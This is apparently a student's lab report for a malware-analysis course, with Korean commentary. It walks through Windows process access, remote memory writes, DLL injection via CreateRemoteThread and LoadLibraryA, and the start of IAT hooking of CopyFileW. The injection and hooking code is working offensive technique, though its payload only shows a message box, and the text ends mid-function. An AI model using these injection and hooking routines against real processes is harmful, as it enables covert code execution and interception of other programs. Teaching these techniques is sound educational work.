4.1. target project: Make target.exe as an empty project.

target.cpp

#include <windows.h>


#include <stdio.h>

int main(){

printf("hello from target\n");

for(;;);

}





4.2 access project: You can access a running process in the current process. Explain the result.

access project:

#include "windows.h"

#include "psapi.h"

#include "stdio.h"

int main(){

// get handle of the victim process. assume 3436 is the PID of the target.exe

// find pid of target.exe with Taskmanager.

HANDLE hProcess=

OpenProcess(PROCESS\_ALL\_ACCESS,FALSE,3436);

// and display some information about the victim

DWORD res=GetPriorityClass(hProcess); // priority class of the victim

printf("priority:%x\n", res);


// also display the name of the program name

char buf[MAX\_PATH];


GetModuleFileNameEx(hProcess, 0, buf, MAX\_PATH);

printf("program name:%s\n", buf);

}









먼저 4.1에서 만든 target.cpp를 실행시킨 후 작업관리자에서 target.cpp의 PID가 468464인걸 확인했다. access.cpp에서 OpenProcess의 세번째 인자에 468464를 넣어주고 실행시켰다. OpenProcess란 이미 실행중인 프로세스를 열어주는 함수이다. 그 뒤로 GetPriorityClass 함수를 통해서 현재 실행중인 프로세스의 priority를 얻었고, GetModuleFileNameEx 함수를 통해서 현재 프로세스의 이름을 얻어서 출력했다.

4.3 runTarget project: Run target.exe program with CreateProcess (similar to fork & exec in Linux). OpenProcess accesses an already running process while CreateProcess creates a process from an exectable file. (If you have "const char" error, project property>c/c++>language>conformance> set NO to /permissive)

#include <windows.h>

#include <stdio.h>

int main(){

STARTUPINFO si;

PROCESS\_INFORMATION pi;

ZeroMemory(&si, sizeof(si));

si.cb=sizeof(si);

ZeroMemory(&pi, sizeof(pi));

char \*fname="G:\\kim\\LectureNotes\\security\\2017\\malware\\target\\Debug\\target.exe";

if (!CreateProcess(NULL, fname, NULL,NULL,FALSE,0,NULL,NULL,&si,&pi)){

printf("createprocess failed:%d\n", GetLastError());

return 0;

}

// now pi.hProcess is the handle to the new process, pi.dwProcessId is the pid

printf("child pid:%d\n", pi.dwProcessId); // show child's pid


WaitForSingleObject(pi.hProcess, INFINITE); // wait until child is done


CloseHandle(pi.hProcess);

CloseHandle(pi.hThread);

}

The above program should run "target.exe".





CreateProcess함수는 원래 존재하는 executable file로부터 프로세스를 만드는 함수이다. 앞에서의 14MalwareAPIHooking.exe를 사용해서 프로세스를 만들었다. 그 결과, accesstarget.exe의 실행결과가 먼저 보여지고 그 다음 target.exe의 실행결과가 보여졌다.

4.4 GetCurrentProcessId() returns the pid of the current process. Use this so that the parent and child both print their PIDs and confirm the PID printed by the child is same as pi.dwProcessId.









GetCurrentProcessId 함수를 사용해서 부모의 PID를 출력했고, 작업관리자를 통해 출력된 PID가 실제 자식과 부모의 PID와 같은걸 확인했다.


4.5 Modify runTarget so that you can confirm the program name created is indeed same as one provided. Use GetModuleFileNameEx.






CreateProcess를 이용해서 앞에서의 14MalwareAPIHooking으로 프로세스를 만들었다. 이 프로세스의 부모의 이름은 이 코드를 실행하는 실행파일 이름인 accesstarget.exe가 된다. GetModuleFileNameEx 함수로 프로그램 이름을 확인했을 때, fname과 똑같은걸 확인할 수 있었다.

4.6 Run notepad.exe using CreateProcess. Confirm the PID of notepad.exe is correct (check with the Windows Task Manager). Notepad.exe is typically located in C:\Windows.







fname을 바꿔줘서 메모장이 실행되도록 해줬다. 작업관리자를 통해서 PID를 확인해본 결과, 출력된 648836이 메모장의 PID인걸 확인할 수 있었다.

4.7 LoadLibrary in current process (Dll injection into current process)

We can load DLL into current process.

test.dll

(win32 console> project name "test" > next>check "DLL", uncheck all extra option and check "empty proj")

(Also for later version of visual studio, overwrite dllmain.cpp with the code below and

disable precompiled header (c/c++>precompiled header>No)

)

#include "windows.h"

void foo(int x){

printf("you called foo with %d\n", x);

}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason,LPVOID lpvReserved){

switch(fdwReason){

case DLL\_PROCESS\_ATTACH:

MessageBox(NULL,"test","test",NULL);

foo(30);


break;

}

return TRUE;

}

When you compile above, you should have test.dll in test/Debug folder. Remember you can not run DLL file; you can only load it into another program.





프로젝트를 생성해서 미리 정의돼있는 dllmain.cpp를 위의 코드로 overwrite 해서 TEST.dll이 생성되도록 해주었다.

loadDll project


#include "windows.h"


int main(){

LoadLibrary("G:\\kim\\LectureNotes\\security\\2017\\malware\\test\\Debug\\test.dll");

}

The above program should load "test.dll". When a dll is loaded, the system automatically runs its "DllMain()" which, in this case, displays a message box.









loadlibrary.cpp가 test.dll을 불러서 메시지박스가 뜨고 test.dll에서 foo(30);의 결과인 “you called foo with 30”이 뜬걸 확인할 수 있었다.

4.8 Dll is not a child process: it is a library module linked with the current program. Modify test.dll so that it displays the current process PID, and let loadDll print its current process PID also. Explain the result.







GetCurrentProcessId를 사용해서 test.dll과 loadDll이 각각 자신의 PID를 출력해주도록 만들어줬다. loadDll이 test.dll을 부르기 때문에 현재 실행중인 프로세스의 PID를 출력하면 두개가 똑같이 나오는걸 볼 수 있다.

4.9 System DLL (such as kernel32.dll) provides APIs and we can find the memory address of an API function with GetProcAddress. Try below and explain the result.

findFunc1 project:

#include "windows.h"

int main(){


HMODULE hMod=GetModuleHandle("kernel32.dll");

LPTHREAD\_START\_ROUTINE pThreadProc=

(LPTHREAD\_START\_ROUTINE)GetProcAddress(hMod,"LoadLibraryA");

printf("findFunc1 LoadLibrary at:%p\n", pThreadProc);

}





findFunc2 project:

#include "windows.h"

int main(){


HMODULE hMod=GetModuleHandle("kernel32.dll");

LPTHREAD\_START\_ROUTINE pThreadProc=

(LPTHREAD\_START\_ROUTINE)GetProcAddress(hMod,"LoadLibraryA");

printf("findFunc2 LoadLibrary at:%p\n", pThreadProc);

}





두개의 function들을 만들고 실행시킨 결과, LoadLibraryA()의 API 주소는 똑같은걸 확인할 수 있었다. 실제 Windows 운영체제에서 DLL은 프로세스마다 같은 주소에 로딩되기 때문에 위 결과는 정상적인 결과라는걸 확인할 수 있다.

4.10 writeRemote project: writing into another process space. We can write arbitrary data into the space of another program. Run target.exe and run writeRemote.exe. writeRemote.exe will write "remote hello" into the memory space of target.exe. Explain the result. Uncomment (1) and run and explain the result.

#include "windows.h"

#include "stdio.h"

int main() {

LPCTSTR szDllName = "remote hello";

// get handle of target process

HANDLE hProcess =

OpenProcess(PROCESS\_ALL\_ACCESS, FALSE, 3436); // 3436 is target.exe pid

// get handle of current process for comparison

HANDLE hProcessCurr =

OpenProcess(PROCESS\_ALL\_ACCESS, FALSE, GetCurrentProcessId()); // cur proc pid

// alloc mem in target's addr space

DWORD dwBufSize = 20;

LPVOID pRemoteBuf =

VirtualAllocEx(hProcess, NULL, dwBufSize, MEM\_COMMIT, PAGE\_READWRITE);

// also alloc mem in current process's addr space for comparison

LPVOID pRemoteBufCurr =

VirtualAllocEx(hProcessCurr, NULL, dwBufSize, MEM\_COMMIT, PAGE\_READWRITE);

// write "remote hello" into remote memory

WriteProcessMemory(hProcess, pRemoteBuf, (LPVOID)szDllName, dwBufSize, NULL);

// alsow write it into curr space for comparison

WriteProcessMemory(hProcessCurr, pRemoteBufCurr, (LPVOID)szDllName, dwBufSize, NULL);

// pRemoteBuf is the address in the remote process

printf("buf addr:%p\n", pRemoteBuf);

// pRemoteBufCurr is the address in the current process

printf("bufcurr addr:%p\n", pRemoteBufCurr);


printf("bufcurr:%s\n", pRemoteBufCurr); // we can display string in curr space

//printf("buf:%s\n", pRemoteBuf); // (1). but we can't display remote string


CloseHandle(hProcess);

CloseHandle(hProcessCurr);

}








target.cpp를 실행시킨 후 작업 관리자로 PID를 확인하고 writeRemote.cpp에 그 PID를 써준 후 실행시켰다.





처음엔 (1)이 commented된 상태로 실행시키고, 그 다음엔 (1)이 uncommented된 상태로 실행시켰다. pRemoteBuf는 현재 프로세스가 아닌 target.cpp의 주소인데, 현재 프로세스가 아닌 다른 프로세스의 string은 읽기가 불가능한 것으로 보여진다.

4.11 injectDLL project: Injecting attacking DLL into another process. We can call LoadLibrary in the victim process to inject a DLL program into the victim.

1) Access the victim.

2) Write DLL name in the victim address space.

3) Remotely call LoadLibrary in the victim process (target.exe) to inject attacking DLL. Run target.exe first and run injectDLL. Then, injectDll will inject test.dll into the running target.exe.

injectDLL project:

#include "windows.h"

int main(){

LPCTSTR szDllName= // attack dll path

"D:\\kim\\LectureNotes\\security\\2019\\malware\\test\\Debug\\test.dll";

// step 1. get handle of victim process

HANDLE hProcess=

OpenProcess(PROCESS\_ALL\_ACCESS,FALSE,1234); // 1234 is victim's pid

// step 2. alloc mem in target's addr space to store attack dll path to injection code

DWORD dwBufSize=lstrlen(szDllName)+1;

LPVOID pRemoteBuf=

VirtualAllocEx(hProcess,NULL,dwBufSize,MEM\_COMMIT,PAGE\_READWRITE);

// step 3. write "dlltest.dll" path into alloc'd mem

WriteProcessMemory(hProcess,pRemoteBuf,(LPVOID)szDllName,dwBufSize,NULL);

// step 4. get LoadLibraryA addr which is in kernel32.dll.

// GetModuleHandle returns the handle of a DLL ("kernel32.dll")

// GetProcAddress will return address of a function ("LoadLibraryA") in a DLL ("kernel32.dll")

HMODULE hMod=GetModuleHandle("kernel32.dll");

LPTHREAD\_START\_ROUTINE pThreadProc=

(LPTHREAD\_START\_ROUTINE)GetProcAddress(hMod,"LoadLibraryA");

// step 5. run remote thread

// CreateRemoteThread will make a thread in the victim process ("hProcess").

// The thread starting location is pThreadProc, and its parameter in pRemoteBuf.

// This thread will run LoadLibraryA in the victim process which in turn will load testdll.dll

// and run it.

HANDLE hThread=

CreateRemoteThread(hProcess,NULL,0,pThreadProc,pRemoteBuf,0,NULL);

WaitForSingleObject(hThread,INFINITE);


CloseHandle(hThread);


CloseHandle(hProcess);


return TRUE;


}


The above program will inject "test.dll" into "victim.exe". You should see a message box displayed by "test.dll".











victim.cpp를 따로 만들어주고 for(;;); 를 사용해서 프로그램이 바로 끝나지 않도록 해주었다. victim을 실행시키고 PID를 injectDLL.cpp에 적어주었다. **이 코드에서는 먼저 test.dll이 있는 path를 저장시키기 위한 공간을 할당해주고 그곳에 test.dll의 주소를 저장시킨다. 그 다음 LoadLibraryA의 주소를 얻어내고 그 주소를 이용해 remote thread를 실행시킨다. 실행 결과, “hello from victim”이라는 메시지와 test.dll에서 보내온 메시지박스를 확인했고, 확인 버튼을 누른 결과 test.dll의 출력 결과가 그대로 victim.exe에 나오는걸 볼 수 있었다.**

4.12 Run victim process and inject DLL. (If you have "const char" error, project property>c/c++>language>conformance> set NO to /permissive)

injectDLL2:

#include <windows.h>

#include "stdio.h"

int main(){

STARTUPINFO si;

PROCESS\_INFORMATION pi;

ZeroMemory(&si, sizeof(si));

si.cb=sizeof(si);

ZeroMemory(&pi, sizeof(pi));

char \* fname=

"D:\\kim\\LectureNotes\\security\\2019\\malware\\target\\Debug\\target.exe";

if (!CreateProcess(NULL, fname, NULL,NULL,FALSE,0,NULL,NULL,&si,&pi)){

printf("createprocess failed:%d\n", GetLastError());

return 0;

}

// now pi.hProcess is the handle to the new process, pi.dwProcessId is the pid

printf("child pid:%d\n", pi.dwProcessId); // show child's pid

LPCTSTR szDllName=

"D:\\kim\\LectureNotes\\security\\2019\\malware\\test\\Debug\\test.dll";

// step 1. get handle of victim process

HANDLE hProcess=pi.hProcess;

// step 2. alloc mem in target's addr space by size of dwBufSize

DWORD dwBufSize=lstrlen(szDllName)+1;

LPVOID pRemoteBuf=

VirtualAllocEx(hProcess,NULL,dwBufSize,MEM\_COMMIT,PAGE\_READWRITE);

// step 3. write "dlltest.dll" path into alloc'd mem

WriteProcessMemory(hProcess,pRemoteBuf,(LPVOID)szDllName,dwBufSize,NULL);

// step 4. get LoadLibraryA addr

HMODULE hMod=GetModuleHandle("kernel32.dll");

LPTHREAD\_START\_ROUTINE pThreadProc=

(LPTHREAD\_START\_ROUTINE)GetProcAddress(hMod,"LoadLibraryA");

// step 5. run thread

HANDLE hThread=

CreateRemoteThread(hProcess,NULL,0,pThreadProc,pRemoteBuf,0,NULL);

WaitForSingleObject(hThread,INFINITE);

CloseHandle(hThread);


CloseHandle(hProcess);


CloseHandle(pi.hThread);


return TRUE;

}

The above program will run "target.exe" and inject "test.dll" into "target.exe".







injectDLL과 달리 injectDLL2에서는 CreateProcess 함수를 사용해서 이미 있는 실행파일로부터 프로세스를 만들어주었다. **이번엔 대상 실행파일이 아닌 현재 실행파일인 injectDLL2.exe**에 대상 실행파일의 실행결과와 test.dll의 실행결과가 나오는걸 볼 수 있었다.

4.13 Injected DLL perform API hooking

victim2:(Before running this, you should make "f1.txt" in victim2/Debug directory)

#include "windows.h"

int main(){

MessageBox(NULL,"hello from victim2","test",NULL);


CopyFileW(


L"G:\\kim\\LectureNotes\\security\\2017\\malware\\victim2\\Debug\\f1.txt",

L"G:\\kim\\LectureNotes\\security\\2017\\malware\\victim2\\Debug\\f2.txt",

FALSE);

}





Victim2의 CopyFileW는 한 파일을 다른 파일로 복사해주는 역할을 한다. f1.txt파일을 만들어주고 실행을 시키면 메시지박스와 함께 f1.txt와 똑같은 내용이 들어있는 f2.txt파일이 생성된다는걸 예측할 수 있다.

sharedmodule.dll (문제의 sharedmodule.dll의 수정버전)

#pragma warning(disable:4996)

#include "windows.h"

#include <stdio.h>

#include <imagehlp.h>

#include <stdlib.h>

#include <comdef.h>

#include <CRTDBG.H>

#include "atlconv.h"

HANDLE g\_hModule = INVALID\_HANDLE\_VALUE;

PROC g\_OriginalCopyFileW;

typedef BOOL WINAPI MyCopyFileW\_t

(

LPCWSTR lpExistingFileName,

LPCWSTR lpNewFileName,

BOOL bFailIfExists

);

BOOL WINAPI MyCopyFileW(LPCWSTR lpExistingFileName, LPCWSTR lpNewFileName, BOOL bFailIfExists)

{

BOOL ReturnValue;

MyCopyFileW\_t\* fn = (MyCopyFileW\_t\*)g\_OriginalCopyFileW;

ReturnValue = (\*fn)(lpExistingFileName, lpNewFileName, bFailIfExists);

return ReturnValue;

}

void SetHook(HMODULE hModuleOfCaller, LPSTR LibraryName, PROC OldFunctionPointer, PROC NewFunctionPointer)

{

if (hModuleOfCaller == g\_hModule)

return;

if (hModuleOfCaller == 0)

return;

ULONG ulSize;

// Get the address of the module뭩 import section

PIMAGE\_IMPORT\_DESCRIPTOR pImportDesc =

(PIMAGE\_IMPORT\_DESCRIPTOR)ImageDirectoryEntryToData(

hModuleOfCaller,

TRUE,

IMAGE\_DIRECTORY\_ENTRY\_IMPORT,

&ulSize);

// Does this module have an import section ?

if (pImportDesc == NULL)

return;

// Loop through all descriptors and find the

// import descriptor containing references to callee뭩 functions

while (pImportDesc->Name)

{

PSTR pszModName = (PSTR)((PBYTE)hModuleOfCaller + pImportDesc->Name);

if (\_stricmp(pszModName, LibraryName) == 0)

break; // Found

pImportDesc++;

} // while

if (pImportDesc->Name == 0)

return;

//Get caller뭩 IAT

PIMAGE\_THUNK\_DATA pThunk = (PIMAGE\_THUNK\_DATA)((PBYTE)hModuleOfCaller + pImportDesc->FirstThunk);

PROC pfnCurrent = OldFunctionPointer;

// Replace current function address with new one

while (pThunk->u1.Function)

{

// Get the address of the function address

PROC\* ppfn = (PROC\*)& pThunk->u1.Function;

// Is this the function we뭨e looking for?

BOOL bFound = (\*ppfn == pfnCurrent);

if (bFound)

{

MEMORY\_BASIC\_INFORMATION mbi;

::VirtualQuery(ppfn, &mbi, sizeof(MEMORY\_BASIC\_INFORMATION));

// In order to provide writable access to this part of the

// memory we need to change the memory protection

if (FALSE == ::VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE\_READWRITE, &mbi.Protect))

return;

\*ppfn = \*NewFunctionPointer;

BOOL bResult = TRUE;

// Restore the protection back

DWORD dwOldProtect;

::VirtualProtect(mbi.BaseAddress, mbi.RegionSize, mbi.Protect, &dwOldProtect);

break;

} // if

pThunk++;

} // while

}

PROC EnumAndSetHooks(LPSTR BaseLibraryName, LPSTR BaseFunctionName, PROC NewFunctionPointer, bool UnHook, PROC Custom)

{

HMODULE hMods[1024];

DWORD cbNeeded;

unsigned int i;

typedef BOOL(WINAPI \* PFNENUMPROCESSMODULES)

(

HANDLE hProcess,

HMODULE \* lphModule,

DWORD cb,

LPDWORD lpcbNeeded

);

char buffer[] = "KERNEL32.DLL";

wchar\_t text1[40];

mbstowcs(text1, buffer, strlen(buffer) + 1);

LPCWSTR baselibraryname = text1;

/\*USES\_CONVERSION;

LPCWSTR baselibraryname = A2CW(BaseLibraryName);

HMODULE hBaseLib = LoadLibrary(baselibraryname);\*/

HMODULE hBaseLib = LoadLibrary(baselibraryname);

PROC hBaseProc;

if (UnHook)

hBaseProc = (PROC)Custom;

else

hBaseProc = GetProcAddress(hBaseLib, BaseFunctionName);

PFNENUMPROCESSMODULES m\_pfnEnumProcessModules;

HMODULE m\_hModPSAPI = ::LoadLibraryA("PSAPI.DLL");

m\_pfnEnumProcessModules = (PFNENUMPROCESSMODULES)::GetProcAddress(m\_hModPSAPI, "EnumProcessModules");

HANDLE hProcess = ::GetCurrentProcess();

if (m\_pfnEnumProcessModules(hProcess, hMods, sizeof(hMods), &cbNeeded))

{

for (i = 0; i < (cbNeeded / sizeof(HMODULE)); i++)

{

SetHook(hMods[i], BaseLibraryName, hBaseProc, NewFunctionPointer);

}

}

return hBaseProc;

}

BOOL APIENTRY DllMain(HANDLE hModule, DWORD ul\_reason\_for\_call, LPVOID lpReserved)

{

char buffer[] = "KERNEL32.DLL";

LPSTR kernel32 = buffer;

char buffer1[] = "CopyFileW";

LPSTR CopyFileW = buffer1;

wchar\_t text1[30];

